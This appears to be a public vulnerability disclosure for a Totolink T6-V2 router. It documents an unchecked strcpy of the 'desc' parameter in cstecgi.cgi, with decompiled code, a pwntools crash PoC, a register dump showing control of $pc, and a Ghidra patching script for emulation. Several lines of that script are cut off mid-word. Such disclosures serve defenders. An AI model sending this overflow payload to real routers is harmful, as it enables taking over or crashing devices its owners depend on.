d1tto / IoT-vuln Public

Code Issues Pull requests Actions Projects Security Insights

main IoT-vuln / Totolink / T6-v2 / 1.setIpPortFilterRules /

d1tto none ... on May 30 History

..	
img	6 months ago
readme.md	6 months ago

readme.md

Overview


- The device's official website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=products&id=16&ids=33
- Firmware download website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=16&ids=36

Affected version

T6-V2 V4.1.9cu.5179_B20201015


Vulnerability details

The vulnerability exists in the router's WEB component. `/web_cste/cgi-bin/cstecgi.cgi` `FUN_00412ef4` (at address 0x412ef4) gets the JSON parameter `desc`, but without checking its length, copies it directly to local variables in the stack, causing stack overflow:



```
37    memset(&local_a8,0,0x7c);
38    pcVar2 = (char *)websGetVar(param_1,"addEffect","0");
39    addEffect = atoi(pcVar2);
40    pcVar2 = (char *)websGetVar(param_1,"enable","");
41    local_2c = atoi(pcVar2);
42    local_28[0] = 0;
43    if (addEffect == 0) {
44      apmib_set(0x74,&local_2c);
45    }
46    else {
47      pcVar2 = (char *)websGetVar(param_1,"ip","");
48      __s1 = (char *)websGetVar(param_1,"proto","");
49      __nptr = (char *)websGetVar(param_1,"sPort","");
50      __nptr_00 = (char *)websGetVar(param_1,"ePort","");
51      desc_ptr = (char *)websGetVar(param_1,"desc","");
52      if ((((pcVar2 == (char *)0x0) || (__nptr == (char *)0x0)) || (__nptr_00 == (char *)0x0)) ||
53         (((*pcVar2 == '\0' && (*__nptr == '\0')) && (*__nptr_00 == '\0')))) goto LAB_0041338c;
54      if (addEffect == 1) {
55        apmib_get(0x75,local_28);
56        if (0x1f < local_28[0]) goto LAB_0041338c;
57        memset(&iStack232,0,0x3e);
58        inet_aton(pcVar2,&iStack232);
59        uVar3 = atoi(__nptr);
60        if (*__nptr_00 == '\0') {
61          local_e4 = local_e4 & 0xffffff | (uVar3 & 0xffff) << 0x18;
62          local_e0 = local_e0 & 0xffffff00 | (uVar3 & 0xffff) >> 8;
63        }
```

When parameter `addEffect` is equal to `1`, the program will enter the if branch at line 54.




```
54      if (addEffect == 1) {
55        apmib_get(0x75,local_28);
56        if (0x1f < local_28[0]) goto LAB_0041338c;
57        memset(&iStack232,0,0x3e);
58        inet_aton(pcVar2,&iStack232);
59        uVar3 = atoi(__nptr);
60        if (*__nptr_00 == '\0') {
61          local_e4 = local_e4 & 0xffffff | (uVar3 & 0xffff) << 0x18;
62          local_e0 = local_e0 & 0xffffff00 | (uVar3 & 0xffff) >> 8;
63        }
64        else {
65          uVar3 = atoi(__nptr_00);
66          local_e4 = local_e4 & 0xffffff | (uVar3 & 0xffff) << 0x18;
67          local_e0 = local_e0 & 0xffffff00 | (uVar3 & 0xffff) >> 8;
68        }
69        addEffect = strcmp(__s1,"TCP");
70        if (addEffect == 0) {
71          local_e4 = CONCAT31(local_e4._1_3_,1);
72        }
73        else {
74          addEffect = strcmp(__s1,"UDP");
75          if (addEffect == 0) {
76            local_e4 = CONCAT31(local_e4._1_3_,2);
77          }
78          else {
79            addEffect = strcmp(__s1,"ALL");
80            if (addEffect != 0) goto LAB_0041338c;
81            local_e4 = CONCAT31(local_e4._1_3_,3);
82          }
83        }
84        strcpy((char *)((int)&local_e0 + 1),desc_ptr);
85        apmib_set(0x20078,&iStack232);
```

In the red box, program copies `desc` to the stack buffer without checking its length.

PoC

```
from pwn import *
import json

data = {
    "topicurl": "setting/setIpPortFilterRules",
    "addEffect": "1",
    "ip": "192.168.1.1",
    "proto": "UDP",
    "sPort": "9999",
    "dPort": "9999",
    "desc": 'A'*0x400
}

data = json.dumps(data)
print(data)

argv = [
    "qemu-mipsel-static",
    "-L", "./root/",
    "-E", "CONTENT_LENGTH={}".format(len(data)),
    "-E", "REMOTE_ADDR=192.168.2.1",
    "./cstecgi.cgi"
]

a = process(argv=argv)
a.sendline(data.encode())

a.interactive()
```



```
$zero: 0x00000000  →  0x00000000
$at  : 0xfffffff8  →  0xfffffff8
$v0  : 0x00000001  →  0x00000001
$v1  : 0x00000001  →  0x00000001
$a0  : 0x00000001  →  0x00000001
$a1  : 0x00000001  →  0x00000001
$a2  : 0x00000001  →  0x00000001
$a3  : 0x00000000  →  0x00000000
$t0  : 0x7f647650  →  0x4c475f00  →  0x4c475f00
$t1  : 0x7f642690  →  0x00000000  →  0x00000000
$t2  : 0x00000221  →  0x00000221
$t3  : 0xffffffff
$t4  : 0xf0000000  →  0xf0000000
$t5  : 0x00000001  →  0x00000001
$t6  : 0x3a22656d  →  0x3a22656d
$t7  : 0x00423fb0  →  0x00001021  →  0x00001021
$s0  : 0x41414141  →  0x41414141
$s1  : 0x41414141  →  0x41414141
$s2  : 0x41414141  →  0x41414141
$s3  : 0x41414141  →  0x41414141
$s4  : 0x41414141  →  0x41414141
$s5  : 0x41414141  →  0x41414141
$s6  : 0x41414141  →  0x41414141
$s7  : 0x00000000  →  0x00000000
$t8  : 0x00000032  →  0x00000032
$t9  : 0x7f75a008  →  0x3c1c0002  →  0x3c1c0002
$k0  : 0x00000000  →  0x00000000
$k1  : 0x00000000  →  0x00000000
$s8  : 0x00000000  →  0x00000000
$pc  : 0x41414141  →  0x41414141
$sp  : 0x7fffde18  →  0x41414141  →  0x41414141
$hi  : 0x000000d0  →  0x000000d0
$lo  : 0x000001b3  →  0x000001b3
$fir : 0x00739300  →  0x00739300
$ra  : 0x41414141  →  0x41414141
$gp  : 0x7f77b020  →  0x0320f809  →  0x0320f809
0x7fffde18│+0x0000: 0x41414141  →  0x41414141    ← $sp
0x7fffde1c│+0x0004: 0x41414141  →  0x41414141
0x7fffde20│+0x0008: 0x41414141  →  0x41414141
0x7fffde24│+0x000c: 0x41414141  →  0x41414141
0x7fffde28│+0x0010: 0x41414141  →  0x41414141
0x7fffde2c│+0x0014: 0x41414141  →  0x41414141
0x7fffde30│+0x0018: 0x41414141  →  0x41414141
0x7fffde34│+0x001c: 0x41414141  →  0x41414141
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x41414140
[#0] Id 1, stopped 0x41414141 in ?? (), reason: SIGSEGV
```

I use qemu-user to emulate the binary. However, the program calls `apmib_XXX` family functions. These functions fail and the program cannot continue to run. ld.so in the firmware doesn't support LD_PRELOAD, so I can't hook apmib_XXX family functions. For this reason, I patched the related functions in libapmib.so in /lib, such as apmib_init, apmib_get, apmib_set, and apmib_update functions. I use this ghidra script to do it.

```java
import ghidra.app.script.*;
import ghidra.program.model.address.*;
import ghidra.program.model.listing.*;
import ghidra.program.model.mem.*;
import java.util.*;
import java.io.*;

public class NopPatcher extends GhidraScript {

    class PatchScope implements Comparable<PatchScope> {
        Function fun;
        int beginAddr;
        int endAddr;

        PatchScope(String name, String begin, String end) {
            fun = getFunctionByName(name);
            beginAddr = (int)addressToFileOffset(getAddressFactory().getAddress(begi
            endAddr = (int)addressToFileOffset(getAddressFactory().getAddress(end));
        }

        @Override
        public int compareTo(PatchScope candidate) {
            return this.beginAddr - candidate.beginAddr;
        }
        @Override
        public String toString() {
            return String.format("<%s, %x, %x>", fun.getName(), beginAddr, endAddr);
        }
    }

    ArrayList<PatchScope> scopes = new ArrayList<PatchScope>();

    @Override
    public void run() throws Exception {
                // String funname = "";
        // Function fun = getFunctionByName(funname);
        scopes.add(new PatchScope("apmib_set", "0x0018f24", "0x00194b0"));
        scopes.add(new PatchScope("apmib_get", "0x00185f0", "0x0018910"));
        scopes.add(new PatchScope("apmib_update", "0x00180c4", "0x00185b8"));
        scopes.add(new PatchScope("apmib_init", "0x001ae38", "0x001aef8"));

        Collections.sort(scopes);
        println(scopes.toString());

        File file = getProgramFile();
        println(file.toPath().toString());

        FileInputStream fileInputStream = new FileInputStream(file);
        byte[] fileContentBuffer = new byte[(int)file.length()];
        fileInputStream.read(fileContentBuffer);
        fileInputStream.close();

        for (PatchScope scope : scopes) {
            int begin = scope.beginAddr;
            int end = scope.endAddr;
            for (int i = begin; i < end; i++) {
                fileContentBuffer[i] = 0;
            }
            printf("patch function <%s> is done\n", scope.fun.getName());
        }

        String newFilePath = file.getParent() + File.separator + "new-" + file.getNa
        println(newFilePath);
        FileOutputStream fileOutputStream = new FileOutputStream(newFilePath);
        fileOutputStream.write(fileContentBuffer);
        fileOutputStream.close();
    }

    private long addressToFileOffset(Address addr) {
        MemoryBlock[] memBlocks = getMemoryBlocks();
        MemoryBlock targetMemBlock = null;
        for (MemoryBlock mb : memBlocks) {
            if (mb.contains(addr)) {
                targetMemBlock = mb;
                break;
            }
        }
        if (targetMemBlock == null) {
            return 0;
        }
        List<MemoryBlockSourceInfo> memoryBlockSourceInfos = targetMemBlock.getSourc
        MemoryBlockSourceInfo targetSourceInfo = null;
        for (MemoryBlockSourceInfo sourceInfo : memoryBlockSourceInfos) {
            if (sourceInfo.contains(addr)) {
                targetSourceInfo = sourceInfo;
                break;
            }
        }
        if (targetSourceInfo == null) {
            return 0;
        }
        return targetSourceInfo.getFileBytesOffset(addr);
    }

    private Function getFunctionByName(String name) {
        Function fun = getFirstFunction();
        while (fun != null) {
            if (fun.getName().equals(name))
                return fun;
            fun = getFunctionAfter(fun);
        }
        return null;
    }
}
```